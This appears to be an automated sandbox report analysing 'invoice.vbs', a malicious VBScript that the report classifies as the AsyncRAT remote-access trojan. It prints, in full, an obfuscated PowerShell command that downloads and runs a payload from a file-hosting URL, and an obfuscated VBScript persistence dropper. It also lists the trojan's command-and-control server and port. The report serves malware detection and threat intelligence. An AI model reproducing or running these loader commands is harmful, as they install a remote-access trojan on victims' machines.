ID: 458958
Sample Name: invoice.vbs
Cookbook: default.jbs
Time: 22:55:17
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report invoice.vbs

Overview

General Information

Sample Name:	invoice.vbs
Analysis ID:	458958
MD5:	8a757e0b2f51327.
SHA1:	67cfc2866f5e88b..
SHA256:	56073b63e9b1c9..
Tags:	vbs
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AsyncRAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- VBScript performs obfuscated calls …
- Yara detected AsyncRAT
- Yara detected Powershell download …
- .NET source code contains potentia…
- C2 URLs / IPs found in malware con…
- Creates an undocumented autostart …
- Injects a PE file into a foreign proce…
- Obfuscated command line found
- Sigma detected: Suspicious PowerS…
- Tries to detect sandboxes and other…
- Writes to foreign memory regions

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 5616 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\invoice.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6080 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $TRUMP ='https://cdn.discordapp.com/attachments/833416270924742669/869658503759937606/dola2021.txt';$B ='ETH COINt.WTF COINlIOSNT'.Replace('ETH COIN','nE').Replace('TF COIN','EbC').Replace('OS','e');$CC = 'DOS COIN LSOSC OINnG'.Replace('S COIN ','Wn').Replace('SO','oaD').Replace('COIN','TrI');$A ='I`Eos COIN`W`BTC COINj`ETH COIN $B).$CC($TRUMP)'.Replace('os COIN','X(n`e').Replace('BTC COIN','-Ob').Replace('TH COIN','`c`T');&('I'+'EX')($A -Join '')|&('I'+'EX'); MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4560 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - aspnet_compiler.exe (PID: 1536 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
    - aspnet_compiler.exe (PID: 4652 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
- **cleanup**

Malware Configuration

Threatname: AsyncRAT

```
{
  "Server": "ahmed2611.linkpc.net",
  "Port": "6666",
  "Version": "0.5.7B",
  "MutexName": "AsyncMutex_6SI8OkPnk",
  "Autorun": "false",
  "Group": "Default"
}
```

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\Documents\20210803\PowerShell_transcript.019635.jcVtHXYn.20210803225606.txt	JoeSecurity_PowershellDownloadAndExecute	Yara detected Powershell download and execute	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.201434500.000002777ABB5000.00000004.00000020.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x17e98:$s1: POWERsHELL • 0x181f8:$s1: POWERsHELL • 0x18588:$s1: POWERsHELL • 0x18928:$s1: POWERsHELL • 0x18cd8:$s1: POWERsHELL
00000001.00000002.202016822.000002777C910000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0xd70:$s1: POWERsHELL
00000001.00000003.200969823.000002777ACDB000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1560:$s1: POWERsHELL
00000001.00000002.201502033.000002777ACD5000.00000004.00000040.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x5182:$s1: POWERsHELL
00000003.00000002.275049815.0000019FB696D000.00000004.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
Click to see the 4 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.aspnet_compiler.exe.400000.0.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
3.2.powershell.exe.19fb5fc3208.8.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
3.2.powershell.exe.19fb67b2de0.7.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
3.2.powershell.exe.19fb67b2de0.7.raw.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
3.2.powershell.exe.19fb5fc3208.8.raw.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Suspicious PowerShell Command Line

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Networking:

C2 URLs / IPs found in malware configuration

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected AsyncRAT

System Summary:

Wscript starts Powershell (via cmd or directly)

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

.NET source code contains potential unpacker

Obfuscated command line found

Boot Survival:

Yara detected AsyncRAT

Creates an undocumented autostart registry key

Malware Analysis System Evasion:

Yara detected AsyncRAT

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Yara detected Powershell download and execute

Injects a PE file into a foreign processes

Writes to foreign memory regions

Lowering of HIPS / PFW / Operating System Security Settings:


Yara detected AsyncRAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Command and Scripting Interpreter 1 1	Scheduled Task/Job 1	Process Injection 2 1 2	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eaves Insecu Netwo Comn
Default Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Explo Redir Calls/
Domain Accounts	Scripting 2 2 1	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 2	Explo Track Locati
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2 1 2	NTDS	Virtualization/Sandbox Evasion 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comn
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1 2 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 1	Proc Filesystem	System Information Discovery 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insecu Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.aspnet_compiler.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.discordapp.comx	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://crl.microsof	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://csoft.com/pki/crls/MicRooCerAut_2	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.130.233	true	false		high
ahmed2611.linkpc.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
ahmed2611.linkpc.net	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.130.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458958
Start date:	03.08.2021
Start time:	22:55:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	invoice.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winVBS@8/6@62/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 82% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
22:56:07	API Interceptor	37x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.130.233	order-confirmation.doc__.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/843685789120331799/847476783744811018/OtI.exe
	Order Confirmation.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/843685789120331799/847476783744811018/OtI.exe
	cfe14e87_by_Libranalysis.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/520353354304585730/839557970173100102/ew.exe
	SkKcQaHEB8.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/808882061918076978/836771636082376724/VMtEguRH.exe
	P20200107.DOC	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/808882061918076978/836771636082376724/VMtEguRH.exe
	FBRO ORDER SHEET - YATSAL SUMMER 2021.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/836405556838924308/usd.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834717762281930792/12345.exe
	SKM_C258 Up21042213080.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834717762281930792/12345.exe
	G019 & G022 SPEC SHEET.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834598381472448573/23456.exe
	Marking Machine 30W Specification.exe	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/832005460982235229/834598381472448573/23456.exe
	2021 RFQ Products Required.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/821511904769998921/821511945881911306/panam.exe
	Company Reference1.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/819949436054536222/820935251337281546/nbalax.exe
	PAY SLIP.doc	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/788946375533789214/788947376849027092/atlasx.scr
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.25071.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/785423761461477416/785424240047947786/angelrawfile.exe
	part1.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/783666652440428545/783667553490698250/kdot.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	Wyzntjzprmmvqdtdrthurezrzhdavabchs.exe	Get hash	malicious	Browse	• 162.159.133.233
	Wyzntjzprmmvqdtdrthurezrzhdavabchs.exe	Get hash	malicious	Browse	• 162.159.135.233
	p2dWb5Rtrx.exe	Get hash	malicious	Browse	• 162.159.133.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	JGJtVyC9dr.exe	Get hash	malicious	Browse	• 162.159.134.233
	Tzcyxxestkakhuvtmvfdserywturrfjrye.exe	Get hash	malicious	Browse	• 162.159.129.233
	85d8c.exe	Get hash	malicious	Browse	• 162.159.135.233
	85d8c.exe	Get hash	malicious	Browse	• 162.159.135.233
	TusisaehJA.exe	Get hash	malicious	Browse	• 162.159.133.233
	XWXJTOInGn.exe	Get hash	malicious	Browse	• 162.159.129.233
	NEW PO pdf.exe	Get hash	malicious	Browse	• 162.159.133.233
	QfVER41Fwx.exe	Get hash	malicious	Browse	• 162.159.134.233
	O3h9kRdG7d.exe	Get hash	malicious	Browse	• 162.159.133.233
	UnitySoft.exe	Get hash	malicious	Browse	• 162.159.133.233
	N45KX6gszh.exe	Get hash	malicious	Browse	• 162.159.135.233
	wRMhuAGuqA.exe	Get hash	malicious	Browse	• 162.159.135.233
	uVqhyi46OB.exe	Get hash	malicious	Browse	• 162.159.135.233
	93ejLcdBh5.exe	Get hash	malicious	Browse	• 162.159.133.233
	v7KRBuoOS2.exe	Get hash	malicious	Browse	• 162.159.130.233
	puzlXYxqKK.exe	Get hash	malicious	Browse	• 162.159.134.233
	YmBeugFEdl.exe	Get hash	malicious	Browse	• 162.159.130.233

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	kKZZ0J8y0c.exe	Get hash	malicious	Browse	• 104.21.19.200
	RFQ 29.exe	Get hash	malicious	Browse	• 104.21.19.200
	ATT80307.HTM	Get hash	malicious	Browse	• 104.16.19.94
	2C.TA9.HTML	Get hash	malicious	Browse	• 104.18.11.207
	Dosusign_Na_Sign.htm	Get hash	malicious	Browse	• 172.67.145.176
	RoyalMail_Requestform0729.exe	Get hash	malicious	Browse	• 172.67.188.154
	sbcss_Richard.DeNava_#inv0549387TWQYqzTP aYeqvaYMnpdIfJAwwzbguzauViQVRRplvOktNmAire.HTM	Get hash	malicious	Browse	• 104.16.18.94
	Fake.HTM	Get hash	malicious	Browse	• 104.16.19.94
	RoyalMail_Requestform1.exe	Get hash	malicious	Browse	• 172.67.188.154
	Nouveau bon de commande. 3007021_pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	MFS0175, MFS0117 MFS0194.exe	Get hash	malicious	Browse	• 172.67.188.154
	ORIGINAL PROFORMA INVOICE COAU722089813 0,PDF.exe	Get hash	malicious	Browse	• 172.67.176.89
	Purchase Requirements.exe	Get hash	malicious	Browse	• 23.227.38.74
	items.doc	Get hash	malicious	Browse	• 104.21.19.200
	ZI09484474344.exe	Get hash	malicious	Browse	• 104.21.49.41
	#Ud83d#Udda8rocket.com 7335931#Ufffd90-queue-1675.htm	Get hash	malicious	Browse	• 104.16.19.94
	ATT66004.HTM	Get hash	malicious	Browse	• 104.16.19.94
	JUP2A9ptp5.exe	Get hash	malicious	Browse	• 104.21.19.200
	7vd7MuxjGd.exe	Get hash	malicious	Browse	• 104.21.92.87
	xar2.dll	Get hash	malicious	Browse	• 172.67.70.134

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	kKZZ0J8y0c.exe	Get hash	malicious	Browse	• 162.159.130.233
	RFQ 29.exe	Get hash	malicious	Browse	• 162.159.130.233
	3G1J49A6V_Invoice.vbs	Get hash	malicious	Browse	• 162.159.130.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice_#.vbs	Get hash	malicious	Browse	• 162.159.130.233
	RoyalMail_Requestform0729.exe	Get hash	malicious	Browse	• 162.159.130.233
	RoyalMail_Requestform1.exe	Get hash	malicious	Browse	• 162.159.130.233
	MFS0175, MFS0117 MFS0194.exe	Get hash	malicious	Browse	• 162.159.130.233
	INVOICE.vbs	Get hash	malicious	Browse	• 162.159.130.233
	INQUIRY REQUIREMENTS.exe	Get hash	malicious	Browse	• 162.159.130.233
	JUP2A9ptp5.exe	Get hash	malicious	Browse	• 162.159.130.233
	7vd7MuxjGd.exe	Get hash	malicious	Browse	• 162.159.130.233
	KITCOFiberOptics_CompanyCertifcate.exe	Get hash	malicious	Browse	• 162.159.130.233
	LOPEZ CV.exe	Get hash	malicious	Browse	• 162.159.130.233
	PO_1994.exe	Get hash	malicious	Browse	• 162.159.130.233
	temple.exe	Get hash	malicious	Browse	• 162.159.130.233
	transferred $95,934.55 pdf.exe	Get hash	malicious	Browse	• 162.159.130.233
	gunzipped.exe	Get hash	malicious	Browse	• 162.159.130.233
	Remittance copy.pdf.exe	Get hash	malicious	Browse	• 162.159.130.233
	09087900900000000.exe	Get hash	malicious	Browse	• 162.159.130.233
	cjfq66QXN5.exe	Get hash	malicious	Browse	• 162.159.130.233

Dropped Files

No context

Created / dropped Files

C:\Users\Public\Run\Run.vbs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	932
Entropy (8bit):	5.55730119041206
Encrypted:	false
SSDEEP:	12:PvzC6yh4Er1WI8fyAixHhZyMAHifvAeRoUVzM8NoeT8OobLqhP/v1VJv9Os/s:Pv2LrsItbfAMvAeym6bPiJFxs
MD5:	54D05FFF21AE2629575573F781EF23AF
SHA1:	CF689BCD497880A15FBB048126824F6484A933D1
SHA-256:	459D8640818DCDFB8BBE3AB6347EB9E9CE3BE2F2239ED61B69CAC93FC7F3AA35
SHA-512:	880741323D669B2A0B172F8B64361C62913634C83926EBAD969FFB9D1EEFAD4E68AA673FC31B88632F5017BBAEDE0264B0A9D9046C6A42A8B5DD74B43A3FE3D7
Malicious:	false
Reputation:	low
Preview:	Dim FBI..Set FBI= CreateObject("WScript.S"&"HELL")..Donal=chr(80) &"O" & Chr(87)..Trump = Chr(69)..mike = Chr(82) & "s"&"H" & Chr(69)..pompeo = Chr(76)..Elon =Chr(76)&" $TRUMP ='https://cdn.discordapp.com/attachments/833416270924742669/869658269294137374/dola2020.txt';$"..WHO = "B ='E"..ERO = "TH COINt.WTF COINIIOSNT'.Re"..AA = "place('ETH COIN','nE').Repl"..BB = "ace('TF COIN','EbC').Rep"..CC = "lace('OS','e');"..MUSK = "$CC = 'DOS COIN L"&"SOSCOINnG'.Rep"..DD = "lace('S COIN ','Wn').Repl"..FF = "ace('SO','oaD').Rep"..GG = "lace('COIN','TrI');"..SHIB =""..INU ="$A ='I`Eos COIN`W`BTC COINj`ETH COIN $B).$CC($TRUMP)'.Rep"..KK = "lace('os COIN','X(n`e').Repl"..TT = "ace('BTC COIN','-Ob').Rep"..ENB = "lace('TH COIN','`c`T');"..PUMP ="&('I'+'E"..OS = "X')($A -J"..SOS = "oin '')|&('I'+'E"..EOS = "X');"..COIN = Donal+Trump++mike+pompeo+Elon+WHO+ERO+AA+BB+CC+MUSK+DD+FF+GG+SHIB+INU+KK+TT+ENB+PUMP+OS+SOS+EOS+""..FBI.Run COIN,0..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Size (bytes):	57895
Entropy (8bit):	5.07724879463521
Encrypted:	false
SSDEEP:	1536:vvI+z30kaAxV3CNBQkj25h4iUxvaV7flJnVv6H15qdpnUSlQOdBQNUzktAHkbNK3:nI+z30NAxV3CNBQkj25qiUvaV7flJnV/
MD5:	ABF0CA1055207E755309961A7F660E0D
SHA1:	F886C56CCD77C17EBE81C8BFBFFCC42CBC614458
SHA-256:	F2161823E2B5F73BBD5C674EA1E610A412370E87E23377B9DB1E6451F5417139
SHA-512:	3535DB5640324B1E39616B23F30BE723F16446E5747A5FEC69F8090C0EDEE489E129BA9C6CC1EB5E290620570DFABC73F1CF116042B006BD692F7671A078D4C0
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.X.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1L.....gsmbo.....gsmbm.....Enable-SmbDelegation.... ...Remove-SmbMultichannelConstraint.....gsmbd.....gsmbb.....gsmbc.....gsmba.....Set-SmbPathAcl.....Grant-SmbShareAccess.....Get-SmbBandWidthLimit.....rsmbm.....New-SmbGlobalMapping.....rsmbb.....Get-SmbGlobalMapping.....Remove-SmbShare.....rksmba.....gsmbmc.....rsmbs.....Get-SmbConnection.....rsmbt.....Remove-SmbBandwidthLimit.....Set-SmbServerConfiguration.....cssmbo.....udsmbmc.....ssmbsc.....ssmbb.....Get-SmbShareAccess.....Get-SmbOpenFile.....dsmbd.....ssmbs.....ssmbp.....nsmbgm.....ulsmba.....Close-SmbOpenFile.....Revoke-SmbShareAccess.....nsmbt.....Disable-SmbDelegation.....nsmbs.....Block-SmbShareAccess.....gsmbcn.....Set-SmbBandwidthLimit.....Get-SmbClientConfiguration.....Get-SmbSession.....Get-Sm

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NllllulbIj:NllUbl
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82943
Malicious:	false
Reputation:	high, very likely benign file
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_evfblz0q.2mw.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ttgqezgt.k4l.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
